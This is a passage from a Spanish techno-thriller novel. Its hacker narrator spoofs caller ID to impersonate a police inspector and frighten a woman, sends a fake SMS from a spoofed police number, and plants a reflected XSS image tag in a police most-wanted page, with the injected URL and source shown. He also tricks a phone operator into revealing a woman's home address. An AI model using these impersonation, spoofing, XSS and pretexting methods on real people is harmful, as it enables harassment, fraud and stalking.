Mario y yo nos quedamos con cara de circunstancia delante de las pibas, a las que de pronto les parecemos muy divertidos, pues no paran de cuchichear y lanzarse risitas las unas a las otras. Por nuestra parte, no podemos quedarnos después de pregonar que nos marchábamos. Mario me interroga con los ojos, su cabeza y sus hombros empiezan a sufrir espasmos incontrolados. La situación es embarazosa de cojones, pero no hacer nada solo la empeora. Así que tomo las riendas y agarro a Mario por la cintura para salir de allí cagando leches, tras dirigir unas precipitadas palabras de despedida a las chicas y la mirada más asesina de que fui capaz al traidor. Al traspasar la puerta de salida, me vuelvo y lo último que veo antes de cerrarse es a las chicas riendo ya sin freno, y al muy cabrón con su cara de "qué se le va a hacer, así es la vida", juntando las manos por debajo de la mesa en petición de perdón.

-¿Y qué se supone que significa toda esta historia? No veo…

-¿Es que no lo adivinas? –preguntó, indignado-. Nos la jugó bien jugada. Me lo contó cuando le llamé esta mañana clamando venganza. En vez de suplicar piedad, ¡el malnacido se descojonaba! Me confesó que, a fin de aumentar sus posibilidades con la rubia, decidió prescindir de nuestra competencia. Para ello se inventó la historia de que Mario y yo queríamos liarnos. ¿Te lo puedes creer? Como no había mesas libres, les preguntó a las chicas si podía sentarse mientras nos daba algo de intimidad. Cuando le comunicamos que nos marchábamos delante de las chicas, no hicimos sino confirmar esa patraña. Y que arrastrara a Mario de la cintura hacia la salida no ayudó a desmentirla. Además, ese traidor consiguió el teléfono de la rubia. Hasta me mandó una foto por whatsapp en la que sostiene una servilleta con el número apuntado, para restregármelo por la cara. Pero no me ganó en buena lid, no señor. Empleó malas artes. Tenemos que resarcirnos, tío. Esto no puede quedar así…

-Mira, Roberto –le corté, con la oreja ardiendo tras escucharle durante lo que me pareció una eternidad-, no quiero parecer descortés y agradezco que compartas conmigo tu apasionante experiencia, pero ¿qué tengo que ver yo con todo eso?

-Tienes que ayudarme a devolvérsela a Jaime. Esta noche podemos…

-¡Oye! –exclamé repentinamente-. Reenvíame esa foto, ¿quieres?

-¿En qué estás pensando, tío? Seguro que se te ha ocurrido algo. ¿A que sí? ¿Qué tienes en mente? Venga, dímelo. Quiero que sufra por lo que ha hecho. Quiero que suplique…

-Tú solo mándame la foto. Ya te contaré.

-Pero necesito saber…

-¡Huy! Tengo una llamada entrante –mentí-. Te cuelgo.

Lo hice con un suspiro de alivio y arrojé el móvil contra el sillón de leer. Esperaba la llamada de Yolanda de un momento a otro. Las tribulaciones nocturnas de mis compañeros eran insignificantes en comparación. No obstante, la maniobra de Jaime me había picado un poco. No hacía mucho yo había sido víctima de otra de sus tácticas de ligue, y desde


entonces se la tenía guardada. Aunque estaba demasiado preocupado por el asunto del documento, mientras mi amiga se decidía a dar señales de vida resolví llevar a cabo el plan que había madurado.

En ese momento, me entró un mensaje. Decepcionado, vi que era de Roberto, quien no perdía el tiempo y me remitía la foto. Cuando descargué la imagen, la pantalla se llenó con la cara sonriente de Jaime. El gesto era triunfal y jocoso a un mismo tiempo. Estaba claro que el muy capullo se había fotografiado a sí mismo, pues se le veía parte de un brazo estirado hacia un punto por detrás del objetivo mientras, con la mano contraria, exhibía una servilleta de papel en la que figuraban, escritos a bolígrafo, el nombre Miri con corazoncitos sobre las íes, seguido de un número de nueve dígitos.

La cámara del móvil de Jaime era bastante decente. Tanto que, al ampliar el recuadro de la servilleta, el número de teléfono se amplió perfectamente, haciéndose completamente legible: 6575221699. Con esa información y un poco de mala leche, me puse manos a la obra.

Recordaba haber gastado muchas coñas usando servicios de VoIP, los cuales permiten cambiar el origen de la llamada o CLI (Calling Line Identification), haciéndome pasar por otra persona. Estos servicios incluso modifican la voz en tiempo real para que parezcas un desconocido ante el receptor.

Busqué términos como "spoof calling line identification", "fake callerid" y similares en Google, hasta que llegué al proveedor que había usado en otras ocasiones; aunque, a decir verdad, cualquiera me habría servido.



Img 27: Configuración de servicio SpoofCard para simular una llamada de mujer.

Me registré pagando los cinco dólares que hacían falta para crear una *nueva cuenta* y *luego* me limité a rellenar los campos necesarios: teléfono al que llamar, teléfono que se mostraría y el cambio de voz. Como siempre había querido tener voz de soprano, y no me refiero a James Gandolfini, seleccioné "Female".

De aquí a "Place your call", que me mostró el número nacional al que debía llamar y que automáticamente haría la llamada por mí.



Img 28: Teléfono de SpoofCard para realizar la llamada falsa.

Sonó cinco veces antes de que una joven contestara con voz agradable, aunque notablemente asustada. El efecto de mostrar el 091 en su pantalla parecía funcionar.

-Buenos días –saludé, adoptando un tono de autoridad profesional-. ¿Estoy hablando con Miriam?

-Sí, soy yo –respondió, extrañada y temerosa a la vez-. ¿Quién es?

-Bien, Miriam. Soy la inspectora Ruano, de la unidad de delitos sexuales de la policía.

-¿Qué? ¿Delitos sexuales? ¿La poli?

-Sí. La poli. Ante todo, quiero dejar claro que esta llamada es extraoficial. En ningún momento puede hablar de esta conversación con nadie, porque podría poner en peligro una investigación en curso. ¿Lo ha entendido?

-Pero… o sea, no entiendo nada… ¿qué investigación?

-No puedo darle detalles, señorita. Como comprenderá la policía no suele compartir información con personas ajenas a la investigación, pero en este caso las circunstancias me obligan a pedirle que extreme las precauciones.

-¿Precauciones? ¿Qué precauciones?

-Preste atención, señorita, porque me estoy jugando el puesto con esto. Lo hago porque no dormiría tranquila si le pasara algo y yo no hubiera hecho nada.

-En serio, me estás asustando con esta movida.

-Mejor así. El miedo salva vidas. En este caso le aconsejo que no tome a la ligera lo que voy a decirle –Hice una pausa para enfatizar el dramatismo-: Sabemos que anoche un individuo llamado Jaime contactó con usted en el bar "La Copa Dorada". ¿Cierto?

-Sí, ¿qué pasa con él? ¿Cómo saben que...?

-¡No hay tiempo para preguntas! –interrumpí, logrando que callara. A continuación, mantuve el silencio en la línea con el mismo propósito dramático-. Lo sabemos porque llevamos varios días siguiéndole los pasos. Tres agentes lo estaban vigilando mientras usted coqueteaba con ese animal. El motivo del operativo es que estamos esperando una orden de detención para entregarle a las autoridades mexicanas. Pero hasta que no llegue la orden, tenemos las manos atadas.

-¡Orden de detención! ¡Qué fuerte! ¿Por qué...?

-Ya le he dicho que no puedo revelar datos de la investigación. En realidad, ni siquiera debería estar hablando con usted. Quizás he cometido un error...

-¡Espere! No puedes dejarme así. Tengo derecho a saber lo que pasa.

-Tiene razón. Pero recuerde que esto es extraoficial. Le llamo porque mi conciencia me lo exige. Si mis superiores se enteran de que me he puesto en contacto con usted, estoy acabada.

-Ya, vale, no diré nada. Solo dime qué pasa con Jimmy.

-¿Jimmy?

-La policía judicial de México –expliqué-lo busca por varias agresiones sexuales. Han emitido una alerta internacional para conseguir su localización, ya que tras cometer los crímenes huyó del país. Mi grupo lo localizó en Madrid la semana pasada, y desde entonces no lo perdemos de vista ni un momento, mientras esperamos que llegue la confirmación de su identidad y la orden de detención. Es una mierda burocrática pero, hasta que se resuelva, sus víctimas potenciales están expuestas a un grave peligro. Es por esto que me he visto obligada a avisarle a usted. El modo en que se acercó a su mesa la otra noche recuerda mucho su "modus operandi"... Pero estoy hablando de más.

-¡Ay, qué fuerte! O sea, ¿qué voy a hacer? Le di mi número de móvil.

-Ante todo mantenga la calma, Miriam. Mi gente está alerta las veinticuatro horas. Claro que en un operativo de vigilancia se pueden cometer errores, pero yo de usted no me preocuparía excesivamente. Solo tenga en cuenta lo que le he dicho, y actúe en consecuencia, aunque con normalidad.

-¿Y si me llama? –preguntó alarmada-. ¿Y si viene a mi casa? ¿Y si...?

-¡Miriam! –interrumpí-. Todavía no ha pasado nada. Si trata de contactar con usted, adopte un tono educado pero firme, y rechace cualquier proposición de citarse con él. No diga nada que pueda ponerle sobre aviso, pero en ningún caso le dé esperanzas. Si el

sujeto no ve posibilidades de quedarse a solas con usted, perderá interés y buscará otra víctima. ¿Lo ha entendido?

-Sí, sí. Entendido. Ni loca quedo yo con ese pervertido.

-Bien, así me gusta. Pero recuerde que esto tiene que quedar entre nosotras. Las mujeres tenemos que ayudarnos. Si la he avisado es porque durante la vigilancia vimos que el sujeto y usted habían congeniado, y eso hizo saltar todas nuestras alarmas.

-Es verdad. Parecía un chico tan majo... Y además, tenía dos amigos gays. Eso demuestra mucha sensibilidad, ¿no crees?

-No se fíe nunca de las apariencias –le advertí-. La justicia mexicana lo tiene en la lista de los delincuentes más buscados. Incluso consta en su página web. Le voy enviar el enlace por SMS, para que vea que no exagero cuando le pido que se aleje del sujeto.

-No pienso verlo, tranquila.

-Y recuerde: esta conversación no ha tenido lugar. Mi futuro y el éxito de la operación dependen ahora de usted.

-No te preocupes, no diré nada. Ah, y muchas gracias.

Colgué. Tal y como esperaba, había picado. Ya tenía la mitad del trabajo hecho. Solo faltaba enviarle el mensaje de texto falso.

Por desgracia, el mismo servicio no me servía para este propósito, ya que los números especiales y cortos como el 091 suelen estar filtrados por motores antifraude en las operadoras, y los proveedores de VoIP comprueban qué teléfonos se introducen.

No importaba, tenía otro proveedor localizado para la parte del SMS que por los motivos que fueran no hacía la verificación. Así que, usando un viejo usuario que había creado para otras bromas, procedí a enviar el SMS falso con el siguiente texto: *La Unidad de Delitos Sexuales de la Policía le solicita introduzca la información correspondiente al delincuente Jaime Gómez en: http://bit.ly/OlH3PD.*

La web que le mandé era una dirección especial. Tenía un fallo llamado "Cross-Site-Scripting" que permite representar contenido en la página como si este fuera real. Este tipo de vulnerabilidad, dependiendo de dónde se encuentre y cómo se explote, puede llegar a ser bastante peligrosa, pero en este caso tan solo sería usado para burlarme de Jaime.

Generalmente el Cross-Site-Scripting (XSS) es usado para ejecutar javascript en el navegador, permitiendo control total sobre el mismo. Las posibilidades de esto son infinitas: robo de credenciales, redirección a otras páginas, registro de pulsaciones del teclado...

Lo primero que hice antes de llamar a la chica fue localizar unas cuantas páginas de países hispanos donde hubiera listas de delincuentes buscados. Cuando acumulé una decena fui probando hasta encontrar una de ellas con este tipo de error. Para detectarlo, insertaba texto en las variables de la URL que aparentemente podían estar dibujándose posteriormente en el navegador. Es decir, si la dirección era: *http://www.policias.mx/masbuscados.ph*

p?nombre=<u>Manuel+Sanchez+Gomez</u>, yo iba probando a cambiar el nombre por otro y comprobaba si se mostraba el que yo había escrito. Si esto era así, el siguiente paso era probar a insertar una etiqueta HTML, como <IMG>, utilizada para añadir una imagen. Así que, tras el nombre, le indiqué que cargara una foto que subí al propio servidor. Esto dejó un resultado similar a: *http://www.policias.mx/masbuscados.php?nombre=<u>Jaime+Gomez+Berrocal<img src=http://www.unsec.net/jaime.jpg></u>*.

Escriba el mensaje que desee enviar y especifique el teléfono del destinatario. Para su mayor comodidad puede crear contactos o grupos de contactos desde la pestaña "Agenda" y una vez creados seleccionarlos desde el desplegable de esta pantalla.

Texto del mensaje:
La unidad de delitos sexuales de la Policia le solicita introduzca la información correspondiente al delincuente Jaime Gomez en: http://bit.ly/OIH3PD

Caracteres restantes: 11/1


Teléfono/s: 6575221699
Contactos: No seleccionar ningun
Grupo: No seleccionar ningun
Acuse recibo:
Formato: aaa@bbb.com
SMS certificado
Factura SMS
Contrato SMS
Remitente: +34091
Formato: +34666666666 o texto
Programar la entrega:
Formato: yyyy-mm-dd 22:45

Enviar mensaje | Borrar formulario

Img 29: Servicio para el envío de SMS falsos.

Siempre que tengo que hacer pruebas con el navegador acabo usando Firefox, ya que con sus extensiones es mucho más útil que cualquier otro. Como en este caso, que Hackbar[11] me permitió toquetear rápidamente los valores de los parámetros sin tener que avanzar y retroceder por la barra de la dirección incómodamente.

Para que quedara más bonito, añadí un retorno de carro tras el nombre, usando la etiqueta
. Finalmente, acorté la URL con un alias en el servicio de *bit.ly*, de tal forma que cupiera en el mensaje de texto y no viera nada sospechoso en la URL.



Img 30: Página web de policía con Cross-Site-Scripting mostrando a Jaime.

Me aseguré de que el código HTML insertado mediante el "Cross-Site-Scripting" era correcto y correspondía a lo que yo había introducido, viendo el código fuente de la página.

```
<td align="center">
        A continuación escribe los datos que
deseés proporcionarnos y que nos ayuden a encontrar a: <br>

              <br>
              <label style="color:blue;size:4;"
>JAIME GOMEZ BERROCAL<BR><IMG
SRC=HTTP://WWW2.UNSEC.NET/R.JPG></label><br>

            <p id="parrafoNom"
style="display:none">Nombre de la Persona<br> <input type="text"
name="nombre" id="nombre" size="50" value="JAIME GOMEZ
BERROCAL<BR><IMG SRC=HTTP://WWW2.UNSEC.NET/R.JPG>"> </p>

            <textarea name="datosPersona"
id="datosPersona" rows="5" cols="60"
onkeyup="longitud_txtA(this,2000);"
onblur="longitud_txtA(this,2000);"
onkeypress="return(soloAlfanumericos(event));"></textarea>
```

Img 31: Código fuente de la página de la policía con la etiqueta IMG SRC incrustada.

Terminé el asunto con una sonrisa ladina en los labios. Sin embargo, al ver la hora que marcaba el reloj en la barra de tareas del Windows, fruncí el ceño.

Yolanda ya debería haber contestado mi mensaje. La solitaria aspa verde me informaba que ni siquiera lo había leído. Aquello no tenía ningún sentido. Cuando me entregó el archivo para que lo descifrara, parecía un caso de vida o muerte; ahora que yo lo había hecho, ni siquiera leía mis mensajes.

Marqué su número cediendo a un impulso repentino. Quizá se hubiese olvidado de mirar el Whatsapp y esperara una llamada. La posibilidad de hablar con ella me alteró un poco los nervios, pero fui desanimándome con cada tono hasta que saltó el buzón de voz.

Esta vez sí dejé un mensaje. En él informaba con voz neutra que había finalizado el encargo con éxito. Terminé con un patético "llámame, por favor". Recliné el asiento y me deleité en la contemplación del techo. Tras un buen rato, seguía sin encontrar allí nada emocionante.

Capítulo VII
Blackberry

Para aligerar el tiempo, pensé en ponerme al día con el correo. Abrí el mail, donde enseguida destacó un mensaje sin leer de Juanjo Rivas. Una vez más, mi jefe me recordaba la reunión del lunes y mi obligación de tener todo listo para la misma. Había una postdata escrita en mayúsculas, con caracteres mayores que el resto y resaltados en negrita, entre signos de admiración: "¡LLEVA TRAJE. NADA DE SUPERHÉROES!".

Los otros correos eran basura y como tal los traté. La limpieza y ordenación de las diferentes bandejas me llevó sus buenos tres cuartos de hora, durante los que mi teléfono permaneció silencioso como el cadáver de un mudo. Comprobé sus constantes vitales, pero no era culpa de la batería: la barra superior me informó que estaba al setenta y dos por ciento.

La espera me estaba volviendo loco. Me recordó los años del instituto, cuando amenazaba a mis padres para que mantuvieran la línea desocupada por si Yolanda me llamaba. Entonces me quedaba mirando fijamente el enorme teléfono del salón, con la esperanza de que, si lo hacía durante el tiempo suficiente, aquel acabaría por sonar y, cuando finalmente lo hacía con un sonido de campana estridente, me abalanzaba sobre él y lo hacía sin descolgarlo, hasta que sonaban tres o cuatro tonos, y luego me llevaba el auricular al oído y preguntaba quién era con la mayor de las indiferencias. Nueve de cada diez veces, respondía airado que se habían equivocado y pedía que no volvieran a llamar. La décima, saltaba de alegría y lanzaba el puño al aire mientras fingía que estaba muy ocupado, pero que haría un hueco para salir un rato.

Un largo suspiro vino a poner fin a tan dulce evocación. Y otra vez la contemplación de la hora volvió a amargarme el momento. Más preocupado que enfadado, marqué una vez más el número que ya conocía de memoria. Conté los tres primeros tonos, sabiendo que al cuarto saltaría el buzón de voz.

En esta ocasión, deseché el tono vago para pasar directamente al angustiado: "Estás bien. ¿Por qué no respondes? Si he hecho algo que te haya molestado, lo siento mucho, pero no sé que es. Por favor, llámame. Solo quiero saber que estás bien. Si no quieres verme, por la razón que sea, solo dímelo. Te devolveré tu archivo y no te molestaré más. Pero no me dejes así, por favor". El buzón de voz no me respondió. Ni siquiera estaba seguro de que hubiera registrado todo lo que dije, pues colgué en cuanto comprendí que empezaba a parecer un vulgar acosador.

Hello Kitty seguía conectada. Una traición repetida parecía menos traición, así que le eché otro vistazo al contenido del PDF. El documento era más extenso de lo que había apreciado

en una primera y somera lectura, pues a las tablas de contabilidad se unían varios documentos que reflejaban trasferencias de depósitos, ingresos en cuentas numeradas y órdenes de pago. En definitiva, parecía un registro muy minucioso de movimientos de dinero; ninguna revelación para alguien que no hubiese pasado por la facultad de Económicas, aunque sí suficientemente sospechoso. No cabía duda de que era importante para Yolanda; pero, entonces, ¿por qué no contestaba al teléfono?

La tarde anterior se marchó de una manera extraña y precipitada. Al recordarlo de nuevo, me asaltaron los temores más peregrinos. Y luego estaba el asunto de su hermano. ¿Qué había querido decir con que había desaparecido?

Imaginé una variedad de motivos razonables para su falta de respuesta, pero ninguno justificaba esa transición del interés desmesurado a la más absoluta indiferencia en tan breve plazo, sin suponer al mismo tiempo que algo grave le había ocurrido.

Deseché toda teoría siniestra para centrarme en la consideración de algunas más alentadoras, a fin de aplacar mi creciente ansiedad: un asunto de trabajo, una urgencia familiar, un viaje precipitado, el extravío del teléfono, un robo… Sin embargo, en todos esos casos podría haber encontrado la manera de avisarme. No explicaban su silencio. ¿Un sueño profundo? No a esa hora de la mañana y después de dos llamadas. ¿Una pérdida de interés en el archivo? No parecía probable. ¿Una repentina aversión hacia mí? No, si yo la conocía como creía.

Mi mente no era capaz de dar con la solución al misterio sin recurrir a las especulaciones más sórdidas. No había otra explicación: ella debía de encontrarse en una situación desesperada; y esta conclusión me llenó de temor.

Ya no podía quedarme de brazos cruzados. Había pasado toda la mañana esperando y, a esas horas, estaba claro que no me llamaría. Necesitaba saber por qué. Si, como suponía, se encontraba en apuros, yo tenía que hacer algo al respecto. Estaba dispuesto a cualquier cosa por ella. Pero, ¿cuál sería siguiente paso?

No sabía dónde acudir. ¿La policía? Estaba descartada. Me tomarían por un perturbado si acudía a comisaría a denunciar la desaparición de una persona adulta, a la que había visto el día anterior después de mucho tiempo, por la simple razón de que no contestaba mis llamadas. La historia no sonaba nada bien. Me echarían del edificio o acabaría en una sala de interrogatorios. Cualquiera de las dos opciones no me agradaba.

¿Familiares? ¿Amigos? No conocía a nadie de su círculo cercano a quien poder preguntar. Aparte de unas cuantas vaguedades que había leído en su perfil de Facebook, poco sabía de ella que no se remontara al instituto. Eso me entristeció mucho, pero enseguida espabilé y me puse a pensar en el paso siguiente. No había tiempo para la nostalgia.

¿Qué más tenía? Tenía un misterio que debía resolver. Traté de enfocarlo con serenidad, como si no me afectara personalmente. En mi trabajo siempre seguía una pauta para solventar las diferentes dificultades que surgían. Se trataba de un método que me ayudaba a obtener, analizar y relacionar la información de que disponía para encontrar la solución

a cualquier rompecabezas. Era un proceso objetivo que raras veces *fallaba*. *Cuando esto* ocurría, solo quedaba echar mano de la imaginación.


Siguiendo este modelo, recopilé toda la información que conocía sobre Yolanda, despreciando la obsoleta. Volví a recorrer las redes sociales que frecuentaba, anotando e interiorizando cada detalle: los nombres de sus contactos, dónde había estudiado la carrera, lugares en los que se había hecho fotos, las cosas sobre las que había pulsado "Me gusta", con quién intercambiaba tweets y, en definitiva, cualquier dato que me pudiera conducir hasta ella. Pero, pese a que llegué a conocer muchos aspectos de su vida personal, ninguno servía a mi propósito.

El dato de mayor utilidad, y cuya vigencia era incuestionable, consistía en su número de teléfono. Medité durante un rato qué podía hacer con él.

Lentamente, una idea empezó a nacer en mi cabeza.

Se me ocurrió que podría conseguir su actual dirección del operador de telefonía móvil. Para ello, echaría mano de mis conocimientos en el campo de la ingeniería social.

Empecé accediendo a la página de la CMT para consultar la numeración móvil. Mediante esta web, dando un número se puede descubrir la operadora que ofrece el servicio. Introduje los datos y obtuve la respuesta: France Telecom, es decir, Orange.



Img 32: Servicio de la CMT para averiguar el operador de un número de móvil.

El siguiente paso fue googlear el teléfono de atención al cliente y llamar para tantear hasta dónde podía llegar.

Las primeras veces traté de ser amable y despistado, siempre con la finalidad de sonsacar a la operadora la dirección donde se enviaban las facturas:

-Buenas tardes, mi nombre es Susana, ¿en qué puedo ayudarle?

-Buenas, llamaba para verificar la dirección, ya que hace dos meses que no me llega ninguna factura.

-De acuerdo, ¿puede facilitarme el número y DNI del titular?

-Es el teléfono de mi novia, el número es seis veinte, doscientos treinta, diecinueve.

-Perfecto, necesito el DNI y el banco donde está domiciliado el recibo.

-¡Ah! Es que el número de DNI no lo tengo ahora mismo.

-Lo siento, en ese caso deberá llamar cuando lo tenga.

-Gracias.

-Gracias a usted, le pasamos con una encuesta de calidad. Solo le llevará unos minutos.

¿Encuesta de calidad? No gracias.

Esta misma estrategia la intenté repetidas veces, reinterpretando mi papel de "chico simpático" y adoptando otros como el de "chico desagradable", "chico ayúdame-porfa-please", "chico páseme con su supervisor", pero siempre acababa en el mismo punto. Requerían el DNI del titular y sin él no había forma de progresar.

Los trabajos de ingeniería social no eran muy comunes en Épica, pero muy de vez en cuando alguna gran compañía quería conocer cuánta información se podía sacar, o si un usuario podía suplantar a otro tan solo engañando a los operadores de los centros de atención al cliente. Mi experiencia era limitada, pero sabía que era cuestión de insistir y probar hasta dar con la frase y el empleado adecuado.

Normalmente, este tipo de llamadas tan solo se usan para obtener los correos electrónicos o teléfonos móviles de personal VIP muy concreto, al que posteriormente se le hace llegar algún tipo de malware en algún documento ofimático como Word, Powerpoint, PDF o incluso directamente ejecutables. Estos bichos, una vez infectan al empleado, proveen de acceso a la compañía y, con ello, a sus datos. Esta vez, no necesitaba más que una dirección, así que volví al teléfono y me puse manos a la obra.

Después de tres llamadas, una de las operadoras me insinuó que había llamado varias veces seguidas, así que opté por seguir haciendo pruebas facilitando al buzón automático de voz o IVR (Interactive Voice Response) otros números de móvil, de tal forma que no fueran capaces de detectar mi insistencia.

Con ocho o nueve llamadas a mis espaldas, que no dieron el fruto esperado, replanteé mi estrategia y comencé a pensar en un modo indirecto de conseguir la dirección.

-Buenas tardes, mi nombre es Lucía, ¿en qué puedo ayudarle? – me preguntó la nueva operadora como todas los anteriores.

-Hola Lucía.

-Buenas tardes. ¿Cuál es el motivo de su llamada?

-Verás, Lucía, mi hermana tiene un teléfono de la edad de piedra, y quería canjear los puntos por un nuevo terminal, de esos modernos, y regalárselo por su cumpleaños.

-¿Puede darme el número de teléfono, señor?

-Sí. Seis, veinte, doscientos treinta, diecinueve. Pero no me llames señor, que soy todavía muy joven.

-A nombre de Yolanda Díaz, ¿verdad? –preguntó.

Había cometido su primer error al darme esa información.

-Sí, es mi hermana.

-Tiene doce mil trescientos puntos. ¿Qué terminal desea?

-Pues quería la nueva Blackberry y pagar la diferencia. Me la envían al domicilio antiguo, ¿verdad? No sé si mi hermana ha cambiado ya la dirección.

Crucé los dedos, esperando que la treta diese resultado.

-La dirección que nos consta es calle de la Corte del Escriba, 3, 2º A. ¿Quiere que lo enviemos a otra direc…?

Colgué. Cuando tienes un iPhone como yo, no necesitas una Blackberry.

Apunté los datos que me facilitó la operadora en un pósit. Ahora podría investigar sobre el terreno. Me guardé la hoja amarilla en un bolsillo y a Hello Kitty en el otro. De camino hacia la puerta, recogí las llaves, la cartera y el móvil. Antes de salir, intenté llamar a Yolanda de nuevo, pero al tercer tono colgué sin esperar a escuchar la locución del buzón de voz.

Con la mano ya en el pomo, me detuve. Tras unos momentos de vacilación, volví sobre mis pasos, de regreso a la habitación del fondo. Saqué el pendrive y lo conecté de nuevo mientras deliberaba sobre lo que estaba a punto de hacer.

Si Yolanda estaba en casa, debería entregarle el archivo, y era posible que se negara a darme ninguna explicación a cambio. Yo necesitaba saber en qué estaba metida y, si no me lo contaba, tenía otro modo de enterarme. Sin embargo, suponía una barrera moral que no me decidía a traspasar. Claro que la tentación había nacido en el mismo momento en que me entregó la memoria y me explicó lo que quería, pero hasta ahora había conseguido

vencerla recurriendo a mis principios y sentido de la amistad, a pesar de la curiosidad que me había despertado su secretismo.

Me encontraba ante una terrible disyuntiva: podía permanecer fiel a sus deseos, esperar que apareciese y ella misma me contara qué ocurría o, por el contrario, intentar descubrir la verdad por mí mismo y así estar en disposición de prestarle mi ayuda. Decidí que, al no dar señales de vida, ya no se trataba de ser leal a una amiga, sino de encontrarla y protegerla si fuese necesario. Me justifiqué pensando que el mismo sentido de la amistad, que antes me impedía traicionar su confianza, ahora me impulsaba a obrar como lo hice.

Me puse a trabajar con el pendrive. Media hora más tarde, salía de casa con él en el bolsillo.

Capítulo VIII
Vacío

Cuando la puerta se cerró con un golpe sordo, yo ya me precipitaba escaleras abajo. Caminaba deprisa tanto para acercarme a mi destino como para alejarme del sentimiento de culpabilidad que me perseguía. A pesar de mis justificaciones, sabía que lo que había hecho estaba mal, tanto legal como éticamente, y aunque Maquiavelo aprobaría mis actos con una sonrisa de reconocimiento, muchos otros filósofos me mirarían con ojos severos y me condenarían al infierno, recordándome que el fin no justifica los medios.

El infierno lo encontré en el exterior, bajo un sol de justicia que expulsaba a los sensatos de la calle. Como no me encontraba entre los de esa categoría, el trayecto hasta el coche me pareció una expedición. Llegué sofocado por el calor y la carrera en que habían terminado mis pasos precipitados. El interior del vehículo era una sauna después de haber pasado toda la mañana al sol, ardiente como el aliento de un dragón. El aire viciado solo me permitió respirar cuando conseguí abrir ambas ventanillas, y aun así las fosas nasales me quemaban.

En esas condiciones, tomé la A-5 hacia Madrid y luego la salida de la M-40 sentido A-4. El camino se convirtió en una tortura física y psicológica. El asiento se me pegaba a la espalda, las manos me sudaban al contacto con el volante y los rayos del sol me abrasaban el lado izquierdo de la cara y el cuello. Temía acabar como Dos Caras. Aun así, lo peor eran los remordimientos y la creciente preocupación que sentía.

Por si fuera poco, el navegador del móvil me equivocó al no indicarme la salida correcta, mandarme luego por dirección prohibida y meterme por un tramo cortado por obras. Tras varias vueltas innecesarias y una flagrante infracción de tráfico, al realizar un cambio de sentido indebido, finalmente encontré el bloque donde mi amiga tenía su residencia, en el barrio de Villaverde.

Estacioné cerca del portal, al otro lado de un parquecillo donde varios jóvenes malcarados bebían latas de cerveza. La entrada se embutía entre un bar mugriento, con tres clientes aún más mugrientos en su interior, y una tienda de piercing y tatuajes, que se encontraba cerrada. No era un lugar para formar una familia y criar a los hijos, pero ¿cuál lo era en este mundo?

Yolanda vivía en el segundo A. Apreté el timbre del portero automático una vez. Esperé y volví a apretar durante cinco segundos. Estaba claro que no había nadie en casa. O que nadie quería abrir.

